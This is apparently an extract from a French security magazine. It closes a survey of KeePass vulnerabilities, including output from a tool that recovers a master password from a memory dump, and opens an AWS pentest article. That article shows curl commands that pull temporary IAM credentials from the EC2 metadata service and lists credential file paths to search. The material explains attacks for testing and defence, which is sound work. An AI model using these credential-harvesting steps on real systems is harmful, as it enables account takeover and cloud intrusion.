


Le titre d'une des entrées est interprété comme une formule et la calculatrice est ouverte

V2 - Identifiants en clair dans les logs (CVE-2022-0725)

Cette seconde vulnérabilité publiquement référencée est une divulgation d'informations. Il était possible de récupérer les mots de passe copiés depuis KeePass en clair dans les logs système de la distribution Linux Fedora. Le problème était causé par la méthode utilisée pour ajouter des données au presse-papier (donc non inhérent au logiciel) et a été corrigé dans la version 2.54 de KeePass.

La capture suivante illustre la vulnérabilité [15].



PoC de la CVE-2022-0725 [14]

« KeePass a été affecté par des vulnérabilités pouvant potentiellement mettre en péril la confidentialité des informations stockées par ses utilisateurs. »




Tour d'horizon des attaques sur KeePass

V3 - Détournement du fichier de configuration (CVE-2023-24055)

Cette troisième vulnérabilité créée par Alex Hernandez [16] est en réalité la qualification de la première attaque basée sur les déclencheurs présentée dans la section précédente. Celle-ci a été publiquement dévoilée en 2016 et aucune modification du logiciel n'a été proposée pour tenter de l'endiguer.

La CVE est actuellement disputée car le développeur de KeePass, Dominik Reichl, estime que « la base de données de mots de passe n'est pas censée être protégée contre un attaquant disposant déjà d'un accès local sur un PC ». Après de nombreux débats dans la communauté, une modification a été apportée dans la version 2.53.1 de KeePass et le mot de passe maître est dorénavant requis lors de l'export d'une base de données, rendant l'attaque beaucoup plus compliquée à exploiter.



Demande du mot de passe maître lors de l'export d'une base de données

V4 - Récupération de mot de passe maître via un dump mémoire (CVE-2023-32784)

La dernière faille présentée dans cette section permet de récupérer le mot de passe maître grâce à un dump mémoire du processus KeePass. Les informations suivantes sont tirées du répertoire créé par le chercheur à l'origine de la découverte [17], vdohney.

KeePass utilise une boîte de texte customisée pour la saisie de mots de passe nommée SecureTextBoxEx. Pour chaque caractère entré, une chaîne de caractère résiduelle est créée en mémoire, dont il est très difficile de se débarrasser, du fait du fonctionnement de .NET, il est très difficile de s'en débarrasser. Par exemple, pour la saisie de la chaîne Password il sera possible de trouver les traces suivantes : *a, **s, ***s, ****w, *****o, *****r, *****d. Il est donc possible de chercher ces chaînes dans un dump mémoire du processus pour récupérer en quasi-totalité le mot de passe maître, en dehors du premier caractère. L'exploitation de cette vulnérabilité facilite grandement le cassage de l'empreinte du mot de passe maître.

La capture suivante illustre l'exploitation de la vulnérabilité. Celle-ci a été corrigée dans la version 2.54 de KeePass.

```
C:\Users\raph\Desktop\keepass-password-dumper-main>dotnet run ../KeePass.DMP
Found: *e
<snip>
Found: *e
Found: *]
Found: *(
Found: *S

Password candidates (character positions):
Unknown characters are displayed as "*"
1.: *
2.: e, A, B, G, I, ], a, ^, F, 5, 8, 9, ., , &, C, (, S,
3.: c,
4.: i,
5.: e,
6.: s,
7.: t,
8.: u,
9.: n,
10.: m,
11.: o,
12.: t,
13.: d,
14.: e,
15.: p,
16.: a,
17.: s,
18.: s,
19.: e,
Combined: *{e, A, B, G, I, ], a, ^, F, 5, 8, 9, ., , &, C, (, S}ciestunmotdepasse
```

(1) Lancement du programme avec en entrée un dump mémoire du processus KeePass

(2) Récupération dans sa quasi-totalité du mot de passe maître

Récupération du mot de passe maître d'une base de données KeePass à partir d'un dump mémoire

Bilan

Nous avons donc vu que KeePass a été affecté par plusieurs vulnérabilités ayant été publiquement référencées au cours de son existence. La majorité d'entre elles ne sont pas critiques et sont bien souvent induites par des composants extérieurs à KeePass (comme .NET ou l'ajout de données au presse-papier sur Fedora).

Le logiciel n'a pour l'instant connu aucune faille sur les implémentations des algorithmes cryptographiques utilisés ou d'autres fonctions essentielles, ce qui est plutôt bon signe.



Tour d'horizon des attaques sur KeePass

Conclusion

La première section de cet article nous a offert un tour d'horizon du concept de gestionnaires de mots de passe et des problématiques liées à travers la présentation du logiciel KeePass. Nous avons ensuite vu dans les détails quelles attaques pouvaient être utilisées pour récupérer les mots de passe stockés dans une base de données KeePass sans en être le propriétaire légitime. Pour terminer, nous avons pu nous familiariser avec quelques-unes des vulnérabilités ayant affecté le logiciel depuis sa première publication en 2003.

Que pouvons-nous en tirer ? KeePass semble être une solution robuste et ce, sur de nombreux plans : logiciel local, open source, implémentant des algorithmes robustes et offrant des moyens de déverrouillage multifactoriels. Bien sûr des attaques existent, mais il semble relativement compliqué de proposer une solution 100% hermétique à toute forme d'exploitation, surtout dans le cas où un attaquant dispose de permissions administrateur sur la machine de sa victime.

L'utilisation d'un gestionnaire de mots de passe n'empêche pas le maintien d'une bonne hygiène numérique (ne pas installer de logiciels douteux, mettre en place des mots de passe fort, utiliser de l'authentification multifactorielle). Dans tous les cas, d'un point de vue logiciel, KeePass semble s'imposer comme une solution locale de référence et constitue une alternative solide à ses concurrents payants et dans la plupart des cas basés sur le cloud.

Néanmoins, une attention particulière doit être dédiée au renforcement des postes de travail et du réseau dans lequel ils sont déployés, l'attaque d'une base de données KeePass étant bien souvent réalisée dans un contexte de post-exploitation.



Références

- [1] https://keepass.info/help/kb/sec_desk.html
- [2] https://www.ssi.gouv.fr/uploads/2021/03/anssi-guide-selection_crypto-1.0.pdf
- [3] <https://github.com/denandz/KeeFarce>
- [4] <https://blog.harmj0y.net/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/>
- [5] <https://github.com/d3lb3/KeeFarceReborn>
- [6] <https://github.com/HoLLy-HaCKeR/KeePassHax>
- [7] <https://hackmag.com/coding/keethief/>
- [8] <https://keepass.info/help/v2/plugins.html>
- [9] <https://keepass.info/help/v2/triggers.html>
- [10] <https://github.com/GhostPack/KeeThief/blob/9e60798ba51d03de687bbc1a5248f12032b01951/PowerShell/KeePassConfig.ps1>
- [11] https://d3lb3.github.io/keepass_triggers_arent_dead/#using-keepass-as-a-programming-language
- [12] <https://blog.harmj0y.net/redteaming/a-case-study-in-attacking-keepass/>
- [13] https://www.cvedetails.com/vulnerability-list/vendor_id-12214/Keepass.html
- [14] <https://medium.com/@Pablo0xSantiago/cve-2019-20184-keepass-2-4-1-csv-injection-33f08de3c11a>
- [15] https://bugzilla.redhat.com/show_bug.cgi?id=2052696
- [16] https://github.com/alt3kx/CVE-2023-24055_PoC
- [17] <https://github.com/vdohney/keepass-password-dumper>

Welcome to the Cloud

Partie #1 - AWS



Par Tom TRIBOULOT

TL;DR

Au cours des dernières années, les entreprises ont initié la migration d'une partie de leur système d'information vers le « Cloud ». Ce type d'environnements apporte son lot de particularités par rapport aux environnements « on-premise » rencontrés jusqu'ici.

Cet article représente le premier chapitre d'une série d'articles dédiée aux méthodes de reconnaissance pouvant être utilisées lors des tests d'intrusion afin d'élever ses privilèges au sein de l'environnement cloud ciblé. Ce premier article est consacré à AWS (Amazon Web Services). L'objectif de cette série d'articles n'est pas de dresser une liste exhaustive des différentes méthodes d'élévations de privilèges ni de détailler des scénarios d'attaques de bout en bout, mais plutôt de mettre en avant certaines méthodes employables par un attaquant ayant compromis une première instance dans de tels environnements.

AWS et ses EC2

Au sein du Cloud Service Provider (CSP) AWS, les instances de calcul sont les EC2 (pour Elastic Compute Cloud).

Pour rappel, une instance d'EC2 est un serveur virtuel hébergé au sein des infrastructures d'AWS. Ce dernier est instancié dans une zone de disponibilité (Availability zone, un emplacement isolé au niveau électrique, réseau et connectivité dans une région AWS comme Paris (eu-west-3) ou Ohio (us-east-2)) spécifiée à la création.

Lors du déploiement d'un EC2, les paramètres suivants doivent obligatoirement être configurés :

- Un ID de VPC (Virtual Private Cloud) qui permettra de connecter une interface réseau à ce réseau virtuel ;
- Un ID de sous-réseau (Subnet) associé à ce VPC ;

- Un ID d'AMI (Amazon Machine Image) qui correspond à la configuration du système d'exploitation (ex : Amazon Linux 2, Ubuntu Server 22.04 LTS, Windows Server 2022 Base) qui sera utilisé par l'instance et monté (par défaut) sur un EBS (« Elastic Block Store ») ;
- Un « Security Group », qui correspond à un ensemble de règles réseau appliquées au niveau de l'instance.




Schéma des composants impliqués dans la création d'un EC2

Les prochaines sections mettront en avant différentes pistes pouvant être explorées par un attaquant afin d'élever ses privilèges une fois un premier accès à un EC2 gagné. Ce premier accès peut être obtenu de nombreuses manières telles que via la divulgation d'une clé SSH ou encore au travers de la compromission d'une application exécutée sur une instance EC2.

« Pour rappel, une instance d'EC2 est un serveur virtuel hébergé au sein des infrastructures d'AWS. Ce dernier est instancié dans une zone de disponibilité ou Availability zone (emplacement isolé au niveau électrique, réseau et connectivité dans une région AWS comme Paris (eu-west-3) ou Ohio (us-east-2)) spécifiée à la création.»



Welcome to the Cloud - Partie 1 (AWS)

Élévation de privilèges 101

Comme évoqué en introduction, les méthodes étudiées dans la suite de cet article traitent uniquement des spécificités relatives aux environnements Cloud. Nous n'aborderons pas les techniques d'élévation de privilèges sur les environnements « on-premise », qui dépendent du système d'exploitation et des configurations apportées à la machine ciblée.

Metadata

Les métadonnées (metadata) sont des données contenant des informations sur la configuration de l'instance EC2. Ces dernières sont exposées au travers du service IMDS (Instance MetaData Service) via l'adresse IP réservée « 169.254.169.254 ». Elles sont accessibles par défaut depuis l'instance même via HTTP de la manière suivante :

```
root@ip-10-2-2-36:~# curl http://169.254.169.254/latest/meta-data/  
ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hostname  
identity-credentials/  
instance-action  
instance-id  
instance-life-cycle  
instance-type  
local-hostname  
local-ipv4  
mac  
metrics/  
network/  
placement/  
profile  
public-hostname  
public-ipv4  
public-keys/  
reservation-id  
security-groups  
services/
```

← Catégories de metadata

Exemple de catégories de metadata accédées au travers du service IMDSv1

Il est possible de forcer l'utilisation d'IMDSv2 sur une instance, ce qui complexifie notamment la post-exploitation des attaques de type SSRF en nécessitant l'utilisation d'un jeton de session pour pouvoir accéder aux metadata.

Il est également possible de désactiver complètement l'accès à ces metadata lors de la création de l'EC2 (mais également sur une instance existante).

Pour rappel, une attaque de type SSRF (Server-Side Request Forgery) est une attaque consistant à engendrer l'envoi de requêtes arbitraires par le serveur web vulnérable. L'attaquant est alors en mesure

d'utiliser le serveur comme un proxy, lui permettant notamment d'extraire des fichiers, de scanner le réseau interne, mais également, dans le cas d'une application hébergée sur une instance EC2, de communiquer avec le service de metadata.

Dans ce dernier cas, l'impact peut être important si l'instance profile associé à l'instance possède des droits élevés (cf. Instance Profile).

```
[ec2-user@ip-21600 ~]$ TOKEN=$(curl -s -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" && echo $TOKEN)
AQAAAFk_Hr1uX3p_I4qhoKcbpCicwbX0Z--o1qv0PPPlR0Zq16Vlrq==
[ec2-user@ip-21600 ~]$ curl -w '\n' -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
```

2. Utilisation du jeton de session

1. Récupération du jeton de session

Accès aux metadata au travers du service IMDSv2

Ces metadata contiennent de nombreuses informations sur l'instance associée classées par catégorie. Par exemple :

- **iam** : informations sur les droits associés à l'instance (cf. section « Instance Profile ») ;
- **security-groups** : informations relatives au réseau (cf. section « Déplacement latéral ») ;
- **public-*** : informations sur les données publiques de l'instance (adresse IP, nom d'hôte, clé publique...);
- **user-data** : informations sur les actions exécutées lors de l'instanciation (cf. section « User Data ») ;
- **tags**: informations sur les tags de l'instance (désactivé par défaut).

Certaines catégories peuvent ne pas être présentes si la donnée associée n'est pas définie (ex : en l'absence d'instance profile sur l'instance, la catégorie iam n'apparaîtra pas).

Instance Profile

Les services AWS étant amenés à communiquer entre eux, un moyen de gérer les droits d'accès interservices est nécessaire. Afin de faciliter cette interconnexion, les *instance profiles* sont utilisés sur les EC2.

Pour bien comprendre le fonctionnement des instance profiles, il convient de revenir sur les mécanismes fondamentaux de la gestion des droits au sein d'un environnement AWS.

Bien qu'entrer dans le détail des différents mécanismes impliqués nécessiterait au moins un article dédié, l'idée ici est de mettre en avant les mécanismes fondamentaux nécessaires à la compréhension des instance profiles.

Le service IAM (« Identity and Access Management ») est la pierre angulaire permettant de contrôler l'accès aux différentes ressources dans AWS. Au sein de ce service, 3 ressources vont particulièrement nous intéresser :


- Les **permissions** sont les unités atomiques représentant une action spécifique sur un service particulier. Ces dernières peuvent être découpées de la manière suivante : <SERVICE>:<ACTION><RESSOURCE> (ex: iam:CreateRole pour la création de rôles IAM, s3:GetObject pour la récupération d'objets au sein d'un bucket S3) ;
- Les **policiés** sont des objets AWS définissant, au travers des permissions, les autorisations des objets sur lesquels elles sont rattachées. Il existe 6 types de policiés. Dans le contexte de cet article, seules



Welcome to the Cloud - Partie 1 (AWS)

les identity-based policies nous intéresseront. Ces dernières contrôlent les actions qu'une identité (utilisateurs, rôles, etc.) peut effectuer (ou non) ;

- Les **roles** sont des identités (au sens AWS du terme) contenant un ensemble de politiques ;
- Enfin, les **instance profiles** sont des conteneurs de rôle IAM permettant d'attacher un rôle IAM à une instance EC2 et ainsi, de lui attribuer un ensemble de permissions.



Représentation d'une instance profile attaché à une instance EC2

La section suivante évoque l'intérêt des instance profiles pour un attaquant et les méthodes permettant de sortir du contexte de l'instance EC2 afin de rebondir sur l'environnement AWS et les différents services qui le composent.

Les metadata contiennent des informations sur les instance profiles, il est donc possible d'accéder aux informations d'authentification temporaire (ces informations sont renouvelées à intervalles réguliers et sont mises à disposition par AWS 5 minutes avant l'expiration des anciennes). Ces dernières permettent à l'instance de communiquer avec les autres services AWS avec les permissions du rôle associé.

Pour récupérer ces informations d'authentification, la route suivante peut être appelée.

```
[ec2-user@ip-... ~]$ curl -w '\n' http://169.254.169.254/latest/meta-data/iam/security-credentials/blog-role
{
  "Code" : "Success",
  "LastUpdated" : "2023-02-27T09:22:23Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIARN4YSP4WV35GC7GJ",
  "SecretAccessKey" : "lzE3A5PgT9LLIrlqL5SZ60IPabNwPb4PUI+CLIJ0c",
  "Token" : "I0oJb3JpZ2luX2VjEEL////////wEaCWV1LXdlc30tMyJHMEUCIQDi4lLw4S1+Va9uy/d2w+WKBGjcNsk0qp0jWc8cKIFYEgIgdTjWmGv
  TYyMDUiDG/7ucyLLhw5LLJG6iqaBURXZJrLhhvQfJRbdP0RYsHr40oHcQP6ou3+SeFRL489Zlhcq7wBxeHkmebbbz75bCQcXRiMiaHwNBP3itLZHYuHn3T0L
  TVZwtZLdEbSxtZvi/viGkrxmjpyf1BhrBtKF0k8X/z77xso19kER5NTFvujDTBTI8KiEKQmH0wkLR+NM9cf688kih75IGD5Yi1QyGf/cyxbZJjnqPW0oLH
  zc2kkqhlgmC8xKNsf33XJ6e+2c4QWlf6+w0xjVIkwkQEvHJ5Fsndxo0Kg8uWpkTNfAl93ocEVm/yCQgKMj3WuHE1uzZSL/dZBvHXWk2hpmYpQ0+qeCq5BH
  LtMFb7i+d13iRydu0pBTsm7Y03MaX/0JyY7765ntK//9I3v7s5Ut5JcySFoSVLwbcfue4BRhA15ZXkWuosaIjtE/LWVv7u2+ghvvoQnSA2xk3qhACGuZ++g
  0SaeyznDce9nGt9SWRMR/j6AXNV0iQq3UeC96KpNwdawjRuuDiMz9yM870oJGLkKEPKkbfKRZVe4hmSBDTxP4aGhny+xrIk2gY9XtFusp0pDLghTUtCvqk0
  q5K9F/OEjk7NebafAZMcLsw0TC27PGfBjqxAUN7k+uYq06tA9Y0r2tc/dLcUI3cmhSM1Hgf7JdLzhuVVsfwqDda3mxcI61A5w+ScQLGcUN4LoTCnCzWbQ
  Zu7/1fMT9ixuNf5lDF3S91MIImQXI8cmhIQPLCR0TWgIF2084iRU9Ryu5XIido/QHLS4W4GP0KSB3X/AkYtaiJ4uFT5Iu0A7yQ==",
  "Expiration" : "2023-02-27T15:56:58Z"
}
```

Informations d'authentification temporaires

Format des informations d'authentification récupérables via les metadata

Note

En plus des metadata, les éléments suivants peuvent être recherchés sur le système de fichiers d'une instance EC2 afin d'identifier des informations de connexion :

- Variables d'environnement (AWS_ACCESS_KEY et AWS_SECRET_ACCESS_KEY) ;
- Code source applicatif ;
- Fichiers de configuration (ex : ~/.aws/credentials, ~/.boto, ~/.fog, etc.).

Une fois ces informations récupérées, elles peuvent être réutilisées par le biais de la CLI AWS (en local via une configuration ou directement sur certains EC2 si la CLI est préconfigurée) ou des endpoints de l'API AWS. Afin d'identifier ce que peut faire le rôle associé à l'instance profile de l'instance EC2, il est crucial de récupérer le plus d'informations possibles à son sujet.

Les permissions liées au rôle peuvent être récupérées d'au moins 3 manières :

1. En exploitant certaines permissions, qui sont particulièrement intéressantes, car elles permettent de réaliser de l'introspection. En d'autres termes, elles permettent au détenteur du rôle d'identifier ses propres permissions. Les permissions suivantes font partie de celles permettant ce genre d'actions :
 - iam:GetUser ;
 - iam:GetUserPolicy ;
 - iam:GetPolicyVersion.

Note

Avoir uniquement ces permissions ne permet généralement pas d'identifier toutes les permissions d'un utilisateur et doivent bien souvent être combinées avec leur alter ego List (ex : iam:ListPolicies).

Il est également à noter que dans le cas où le compte AWS utilise le Default Host Management Configuration (DHMC) du service SSM, l'instance EC2 peut (dépendamment de la configuration) avoir accès à des permissions différentes de celles définies au sein de l'instance profile. Pour pouvoir utiliser ces droits, il est nécessaire d'utiliser des identifiants de connexion temporaires spécifiques liés au rôle défini au sein de DHMC qui peut ainsi être assumé par l'instance. Le processus pour récupérer ces identifiants est mis en avant au sein de l'article suivant: <https://awsteale.com/blog/2023/02/20/a-role-for-all-your-ec2-instances.html>

2. Si les permissions du rôle de l'instance profile ne permettent pas à l'utilisateur d'identifier ses permissions, il est possible de bruteforcer les permissions du rôle. Des outils tels que `enumerate-iam` [10] permettent, en requêtant les API d'AWS, d'identifier les permissions non destructives (`get*`, `describe*` et `list*`) du rôle. Toutefois, cette méthode présente un inconvénient (en plus de sa non-exhaustivité), qui est le bruit généré par une telle méthode. En effet, GuardDuty (le service de threat detection d'AWS) permet d'identifier facilement ce genre de comportement.
